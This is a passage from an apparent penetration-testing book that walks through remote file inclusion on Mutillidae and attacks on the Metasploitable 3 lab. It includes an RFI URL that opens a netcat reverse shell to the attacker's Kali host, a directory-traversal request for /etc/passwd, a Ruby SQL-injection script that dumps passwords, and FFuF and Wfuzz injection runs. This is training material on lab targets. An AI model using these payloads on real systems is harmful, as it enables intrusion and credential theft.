
***http://[Mutillidae\_IP]/mutillidae/index.php?cmd=nc [Kali\_IP] 4444 -e /bin/bash&page=http://[Kali\_IP]/phpshell.txt***

Explained here:

- ✓ “*http://[Mutillidae\_IP]/mutillidae/index.php*” is the target website.
- ✓ “*?cmd=nc [Kali\_IP] 4444*” is a command that creates an “*nc*” or “*Netcat*” session (a remote shell) back to the Kali system.
- ✓ And lastly, “*&page=http://[Kali\_IP]/phpshell.txt*” tells the target webserver to use the malicious PHP script I created back on my local Kali webserver to process the command.

**\*\*NOTE** - If you are using Ubuntu to host Mutillidae, you will need to install “netcat-traditional”, it installs “netcat-openbsd” by default and it does not include the “-e” switch

In Kali, when we surf to the URL above:



The target webserver should instantly open a Netcat remote shell session from it to our attacking Kali system!

```
(kali@kali) - [~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.24.1.189] from ubuntu.local [172.24.1.245]
```

RFI can be a lot of fun to play with, but again realize that most PHP powered websites nowadays have “*allow\_url\_include*” (which makes this attack possible) set to “*off*” by default in the php.ini file. Though I have seen webapp programmers do some strange things over the years. Like giving full read/ write access to publicly accessible directories. I’ve even seen a publicly available webapp run with “Administrator” rights so it “works correctly”. So, this setting may be turned on if they are trying to get something specific to run in their application, and may be worth checking.

## Conclusion

In this section we learned some common and fun techniques to attack web pages using file inclusions. If these vulnerabilities are present, it is rather trivial to pull information from these systems and possibly even get a full remote shell. This is why it is so important to write secure code when creating web applications and also why companies should test their web apps for security vulnerabilities. Many of the web security scanner programs check for LFI & RFI vulnerabilities.

## Resources & References

- <https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>
- <https://pentestlab.wordpress.com/2012/06/29/directory-traversal-cheat-sheet/>

# Chapter 16

## Metasploitable 3, Burpsuite, Wfuzz and FFuF

In this chapter we are going to take a look at the Linux version of Metasploitable 3. Metasploitable 3 (MS3), unlike its predecessor, is based on a Capture the Flag type game. It also comes in two Operating System versions, Linux and Windows. The goal of both is similar - hidden throughout the systems are numerous playing cards. The object of the game is to find all the cards!

I really like the Windows version of Metasploitable 3, the problem is, they couldn't pre-package it with a licensed copy of Windows. All I will say is that getting the Windows version to generate correctly can be difficult. As such, we will only be covering the Linux version. Also, we will only cover recovering one of the playing cards. Some of the cards are, shall I say, a puzzle to recover. MS3 is more of a game than a real-life scenario, and I just want to cover more standard testing techniques. What this means though is it gives the reader a lot of cards to find on their own!

### Recon with Nmap

Let's start with a nmap scan. You will want to scan all the ports (*-p 1-65535*) or it will not find everything. A default scan only hits the top 1,000 most common and MS3 uses a couple out of that range. We will also perform Service Detection so we can look for vulnerable services and software versions.

➤ *nmap -sV [MS3 IP\_Address] -p 1-65535*


```
└─$ nmap -sV 172.24.1.207 -p 1-65535
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19
Nmap scan report for 172.24.1.207
Host is up (0.00097s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubun
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgr
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
```

As with any Metasploitable version, there are a lot of targets! The biggest question is which to go after first? Previous Metasploitable users will quickly recognize ProFTP and UnrealIRCd, but let's try something a little different.

### **Finding the First Card**

Let's start with an easy one, and one that is a little "out of the box" - A hacker on the system! Visit the main MS3 webpage and click on the "Chat" directory. You are put into a "live chat" with a hacker calling himself, "Hacker Smurf". Apparently, he has already hacked our target and is offering us one of the playing cards!





Right off the bat, let's talk about online security and how you should never, ever click on random links from online strangers. So, you definitely shouldn't click on any link that "Papa Smurf" gives out. You really shouldn't, just saying. ❓❓

As it is a functioning chat bot, you can ask questions and he will respond:

(6:01 PM) **Papa Smurf:** ...  
(6:02 PM) **fred:** hi  
(6:02 PM) **Papa Smurf:** aloha!  
(6:02 PM) **fred:** how are you?  
(6:02 PM) **Papa Smurf:** good good  
(6:02 PM) **Papa Smurf:** I run this yall

Papa Smurf will tell you - "If you ask me the right question, I may give you the ace of clubs". Well, we know what he has and we just need to ask!




(5:37 PM) **Papa Smurf**: Are you a hacker? You should talk to my cousin Virus, he cool.  
(5:38 PM) **Papa Smurf**: Lunix is an illegal operating system  
(5:39 PM) **fred**: Can I have the ace of clubs?  
(5:39 PM) **Papa Smurf**:  
iVBORw0KGgoAAAANSUHEUgAAAFQAAAK8CAYAAAAZNU0WAAAAAXNSR0I  
//zz73PN993y3CSH3fDdr33u+s  
/dq5przv+aac661195n0J3B45prrrloZX3wtOFgeOlc1106zGd4MSztG  
/Dpht0+0pbOllut6YZAQ6Ah0BB0CAQB/NJKN+j245f2k7B  
/0A1uJe2aDT6D4eCapfnhey699NI7zhRc8HL  
/Hbfccsvuuw8cechGYPi8wXD4PFq+fDgc3q883H

---

You didn't think he was just going to give it to you directly, did you? A little work is required. What does the code look like? If it doesn't look familiar to you, it is just Base64 encoded. Copy the responding code, and then Base64 decode it. We can do this in Kali with the "*base64*" command.

➤ *base64 -d ace.txt > ace.png*

And we have the Ace of Clubs!



Seems far-fetched right? Well, not necessarily. I have seen some crazy things over the years. Everything from a support company logging into their own customer's systems and breaking them, so they would be called in at emergency rates to "fix it". To Shodan actually grabbing screenshots of live hackings in progress. Of course, hackers also share information

about targets on chat forums to other users. Though overall, the hacker chat is just a fun twist to a Capture the Flag game.

## Local File Inclusion & Directory Transversal with FFuF & SecLists

FFuF GitHub: <https://github.com/ffuf/ffuf>

Kali SecLists Page: <https://tools.kali.org/password-attacks/seclists>

SecLists GitHub: <https://github.com/danielmiessler/SecLists>

Now, let's take a look at finding Local File Inclusion (LFI) and Directory Transversal (DT) attacks with the tool FFUF or "Fuzz Faster you Fool". FFuF is a high-speed web service fuzzing and brute force tool written in Go. The deeper you dig into this tool, the more you realize how it can be used to replace many other tools that you may already be using. Directory Transversal attacks are performed by manipulating web addresses to point to local files. LFI attacks including accessing local files on the target system. We can use FFuF to find them! We will also be using SecLists Wordlists in this section.

- > *sudo apt install ffuf*
- > *sudo apt install seclists*
- > Go get a coffee ☕☕

```
(kali㉿kali)-[~/usr/share]
└─$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 386 MB of archives.
After this operation, 1,544 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2
[386 MB]
Fetched 386 MB in 1min 18s (4,946 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 270935 files and directories currently installed
Preparing to unpack .../seclists_2021.1-0kalil_all.deb ...
Unpacking seclists (2021.1-0kalil) ...
Progress: [ 20%] [#####.....]
```

We now have a new section of wordlists in Kali





```

PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp           ProFTPD 1.3.5
22/tcp    open   ssh           OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.
80/tcp    open   http          Apache httpd 2.4.7 ((Ubuntu))
445/tcp    open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup:
631/tcp    open   ipp           CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open   mysql         MySQL (unauthorized)
3500/tcp   open   http          WEBrick httpd 1.3.1 (Ruby 2.3.8
6697/tcp   open   irc           UnrealIRCd
8080/tcp   open   http          Jetty 8.1.7.v20120910
8181/tcp   closed intermapper

```

Oh look, it's running UnrealIRCd, which we attacked in my previous book! I wonder if it is vulnerable? I'll let the reader explore that possibility. I am more interested in Port 3500, WEBrick HTTPd 1.3.1. Do a Google or exploit database search on WEBrick HTTPd 1.3.1 and see what you find.

Exploit Database says there is a Directory Transversal vulnerability in this version.

EXPLOIT DATABASE

Ruby 1.8.6/1.9 (WEBrick HTTPd 1.3.1) - Directory Traversal

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
5215	2008-1145	DSECRG	REMOTE	MULTIPLE	2008-03-06
EDB Verified: ✓		Exploit: ⬇ / ⌘		Vulnerable App: ☑	

Exploit Database - <https://www.exploit-db.com/exploits/5215>

Even though the Ruby version doesn't exactly match, let's see if we can find one!


We need to start by finding a webpage that is vulnerable to Directory Transversal attacks. We will begin by searching for webpages and folders on the target system. For this, we will use FFuF and our Metasploitable3 system. All we need to provide FFuF is a wordlist and a target website. To get FFuF to automatically use the wordlist we just need to do use the canary word "FUZZ" in the location that we want to use the wordlist.

As demonstrated below:

- > *cd /usr/share/wfuzz/wordlist/general/*
- > *ffuf -w common.txt -u http://[Metasploitable3\_IP]:3500/FUZZ*







If you click on the Linux image, you will end up at the following website address:

<http://172.24.1.207:3500/readme?os=linux>

Let's try a manual LFI test. Basically, this just means entering previous directory terminal commands to back out of the active web directory back to the root. We then enter the target directory and file that we want to access at the end of the string.

It looks like this:

<http://172.24.1.207:3500/readme?os=../../../../../../../../etc/passwd>

And it works!

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/va
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/v
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/no
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:10
syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbu
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin statd:x:104:65534::/var/lib/
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash dirmngr:x:105:111::/var
leia_organa:x:1111:100::/home/leia_organa:/bin/bash luke_skywalker:x:1112:1
/bin/bash han solo:x:1113:100::/home/han solo:/bin/bash artoo detoo:x:1114:
```

This is all well and good, but it would take forever manually to try this on every webpage or to find every interesting file that could be of interest. This is where automation is king! We can use FFuF to try to find LFIs.

- > **cd /usr/share/seclists/Fuzzing/LFI**
- > **ffuf -w LFI-LFISuite-pathstest.txt -u http://172.24.1.207:3500/readme?os=FUZZ**



```
Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' =>
'OK') puts "Response body is #{res.body}" puts "Done"
```

It looks like an evil program to hack Luke Skywalker's account using SQL Injection! We could just run the SQL injection manually, but let's pull the file down to our Kali system. We will make some modifications to it to see if we can run it remotely.

First, let's modify the code by inserting the MS3's IP address and putting carriage returns in the right place.

```
require 'net/http'

url = "http://172.24.1.207/payroll_app.php"
uri = URI(url)
user = 'luke_skywalker'
injection = "password'; select password from users where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK')
puts "Response body is #{res.body}"
puts "Done"
```

Save it as a Ruby .rb file, and lastly run it!

```
(kali@kali) - [~/Desktop]
└─$ ruby poc.rb
Making POST request to http://172.24.1.207/payroll_app.php with the following
eters:
'user' = luke_skywalker
'password' = password'; select password from users where username='' OR ''='
Response body is

<center><h2>Welcome, luke skywalker</h2><br><table style='border-radius: 25px;
er: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><
st Name</th><th>Salary</th></tr><center><h2>Welcome, luke skywalker</h2><br><t
style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>U
me</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><tr><td>help_m
wan</td></tr>
<tr><td>like_my_father_beforeme</td></tr>
<tr><td>nerf_herder</td></tr>
<tr><td>b00p_b33p</td></tr>
<tr><td>Pr0t0c07</td></tr>
<tr><td>thats_no_m00n</td></tr>
<tr><td>Dark_syD3</td></tr>
<tr><td>but_master:(</td></tr>
```

And we have passwords! Or we could just visit the website, run the Payroll App in the web browser and put in the user "luke\_skywalker" and the SQL injection code listed on the "password" line:

➤ *password'; select password from users where username='' OR ''='*



# Payroll Login

User

Password

Looks like passwords to me!

Username	First Name	Last Name	Salary
----------	------------	-----------	--------

Username	First Name	Last Name	Salary
----------	------------	-----------	--------

help\_me\_obiwan

like\_my\_father\_beforeme

nerf\_herder

b00p\_b33p

Pr0t0c07

If you wanted you could copy the passwords down and store them in a text file and use them in automated attacks.

```
help_me_obiwan
like_my_father_beforeme
nerf_herder
b00p_b33p
Pr0t0c07
thats_no_m00n
```

```
Dark_syD3
but_master:(
mesah_p@ssw0rd
@dm1n1str8r
mandalorian1
my_kinda_skum
hanSh0tF1rst
rwaaaaawr8
Daddy_Issues2
```

You could also use additional SQL injection attacks to pull the usernames and passwords from the database if you wanted. Though, we already have the user list from the Directory Transversal attack.

## FFuF Wrap Up

There are a lot of things we didn't cover about FFuF. The “*-b [cookie]*” command allows you to attach a login cookie for accessed scanning. You can use and even fuzz user agent headers with the “*-H*” switch. You can use multiple wordlists, just use the “*-w wordlist:[FUZZ keyword]*”, be sure to use a different Fuzz keyword (canary) for each wordlist. You can even use different methods to combine the wordlists (Clusterbomb or Pitchfork). There are Filters, Matchers and Regex filters so you can filter out or in specific targets.

Example: You can fuzz multiple words in a URL, and then only list ones that match a certain value:

```
(kali@kali) - [~]
$ ffuf -c -w params.txt:PARAM -w values.txt:VAL -u https://target.org/?PARAM=VAL -mr "VAL"
```

You define both wordlists and canaries with the “*-w*”, place both canaries on the URL line, then filter (*-mr*) for ones that contain the wordlist value.

The “*-e [extension]*” command is nice, it adds an extension to the wordlist words, ie. “*-e .exe*” changes wordlist words like “*readme*” to “*readme.exe*”. The recursion command allows you to take the results and run FFuF deeper into the next directory level.

Because the tool is so fast, you can slow it down with the “*-rate*” or “*-p*” delay commands. Lastly you can use a proxy with FFuF (ex. *-replay-proxy http://127.0.0.1:8080*), this is nice because you can do things like output FFuF's findings directly to Burp Suite! There are numerous more



features, including a new “interactive mode”, check the tool readme for more info.

## SQL Injection Attacks with Burp Suite & Wfuzz

The screenshot shows a terminal window running Wfuzz. The command used is:

```
wfuzz -c -w /home/kali/Downloads/test.txt -u http://172.24.1.245/mutillidae/index.php? -d "username=FUZZ&password=Bob&login-php-submit-button=Login"
```

The output shows the target URL and a table of results:

ID	Response	Lines	Word	Chars	Payload
000000008:	200	1112 L	3124 W	50854 Ch	" ' or 1=1/*"
000000003:	200	1089 L	2989 W	48908 Ch	" " or 1=1- -"
000000005:	200	1112 L	3124 W	50838 Ch	" ' or 1=1"
000000006:	302	0 L	0 W	0 Ch	" ' or 1=1#" ←
000000001:	200	1089 L	2989 W	48908 Ch	" " or 1=1"
000000007:	200	1112 L	3124 W	50842 Ch	" ' or 1=1- -"

Below the table, the Burp Suite interface shows an intercepted request to `http://172.24.1.245:80`. The request details are:

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 172.24.1.245
3 Content-Length: 58
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://172.24.1.245
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://172.24.1.245/mutillidae/index.php?page=login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=ig2v7g4to0v4q6ltrh9jm62kac; showhints=1
14 Connection: close
15
16 username=Sponge&password=Bob&login-php-submit-button=Login ←
```


We took a good look at FFuF, now Let’s switch things up a little and look at Wfuzz. Wfuzz is another Web App testing tool that is very similar to FFuF, it even uses many of the exact same command switches. In this section we will look at SQL injections on Metasploitable 3 using Burp Suite and Wfuzz.

## Wfuzz


**Tool GitHub:** <https://github.com/xmendez/wfuzz>

Wfuzz is installed by default in Kali, so no install is necessary. As mentioned, it is a very similar tool to FFuF, so we will only take a quick look at using it. We will need the webpage login post data before we begin our attack. One of the easiest ways to get that is to use Burp Suite.

- Start “*burpsuite*”
- Select “*Temporary project*”, “*Burp defaults*”, and start Burp
- Click “*Proxy*” from the top menu
- Open the embedded browser
- Turn “*intercept*” off



